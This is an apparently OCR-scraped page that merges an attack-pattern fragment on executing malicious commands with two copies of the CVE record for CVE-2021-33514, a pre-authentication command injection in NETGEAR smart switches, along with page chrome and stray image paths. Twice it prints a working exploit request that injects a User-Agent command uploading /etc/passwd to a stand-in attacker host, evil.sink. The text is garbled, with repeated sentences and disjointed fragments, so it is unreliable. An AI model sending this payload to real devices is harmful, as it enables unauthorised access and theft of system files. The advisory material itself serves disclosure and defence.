
1. **Execute malicious commands:** The attacker may steal information, install a back door access mechanism, elevate privileges or compromise the system in some other way.

Techniques
The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).
The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).
The attacker executes a command that stores sensitive information into a location where they can retrieve it later (perhaps using a different command injection).

```
GET /sqfs/home/web/cgi/setup.cgi?token=';$HTTP_USER_AGENT;'
User-Agent: curl --upload-file /etc/passwd http://evil.sink/
```



Icons made by Freepik, Smashicons from www.flaticon.com


CVE
CVE List ▾ CNAs ▾ WGs ▾ Board ▾ About ▾ News & Blog ▾
NVD
Go to for:
CVSS Scores
CPE Info
Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDs

TOTAL CVE Records: 154886

HOME > CVE > CVE-2021-33514

Printer-Friendly View

CVE-ID	
CVE-2021-33514	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Certain NETGEAR devices are affected by command injection by an unauthenticated attacker via the vulnerable /sqfs/lib/libsal.so.0.0 library used by a CGI application, as demonstrated by setup.cgi?token=';$HTTP_USER_AGENT;' with an OS command in the User-Agent field. This affects GC108P before 1.0.7.3, GC108PP before 1.0.7.3, GS108Tv3 before 7.0.6.3, GS110TPPv1 before 7.0.6.3, GS110TPv3 before 7.0.6.3, GS110TUPv1 before 1.0.4.3, GS710TUPv1 before 1.0.4.3, GS716TP before 1.0.2.3, GS716TPP before 1.0.2.3, GS724TPPv1 before 2.0.4.3, GS724TPv2 before 2.0.4.3, GS728TPPv2 before 6.0.6.3, GS728TPv2 before 6.0.6.3, GS752TPPv1 before 6.0.6.3, GS752TPv2 before 6.0.6.3, MS510TXM before 1.0.2.3, and MS510TXUP before 1.0.2.3.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://gynvael.coldwind.pl/?lang=en&id=733
- MISC:https://kb.netgear.com/000063641/Security-Advisory-for-Pre-Authentication-Command-Injection-Vulnerability-on-Some-Smart-Switches-PSV-2021-0071

Assigning CNA

MITRE Corporation

Date Record Created

20210521	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20210521)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)


N/A

This is a record on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

BACK TO TOP



TOTAL CVE Records: 154886

HOME > CVE > CVE-2021-33514

Printer-Friendly View

CVE-ID

CVE-2021-33514

Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Certain NETGEAR devices are affected by command injection by an unauthenticated attacker via the vulnerable /sqfs/lib/libsal.so.0.0 library used by a CGI application, as demonstrated by setup.cgi?token=';$HTTP_USER_AGENT;' with an OS command in the User-Agent field. This affects GC108P before 1.0.7.3, GC108PP before 1.0.7.3, GS108Tv3 before 7.0.6.3, GS110TPPv1 before 7.0.6.3, GS110TPv3 before 7.0.6.3, GS110TUPv1 before 1.0.4.3, GS710TUPv1 before 1.0.4.3, GS716TP before 1.0.2.3, GS716TPP before 1.0.2.3, GS724TPPv1 before 2.0.4.3, GS724TPv2 before 2.0.4.3, GS728TPPv2 before 6.0.6.3, GS728TPv2 before 6.0.6.3, GS752TPPv1 before 6.0.6.3, GS752TPv2 before 6.0.6.3, MS510TXM before 1.0.2.3, and MS510TXUP before 1.0.2.3.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://gynvael.coldwind.pl/?lang=en&id=733
- MISC:https://kb.netgear.com/000063641/Security-Advisory-for-Pre-Authentication-Command-Injection-Vulnerability-on-Some-Smart-Switches-PSV-2021-0071

Assigning CNA

MITRE Corporation

Date Record Created

20210521

Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20210521)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A


This is a record on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

BACK TO TOP

```
GET /sqfs/home/web/cgi/setup.cgi?token=';$HTTP_USER_AGENT;'
User-Agent: curl --upload-file /etc/passwd http://evil.sink/
```




Icons made by Freepik, Smashicons from www.flaticon.com

VIEW

CATEGORY

PILLAR



CLASS

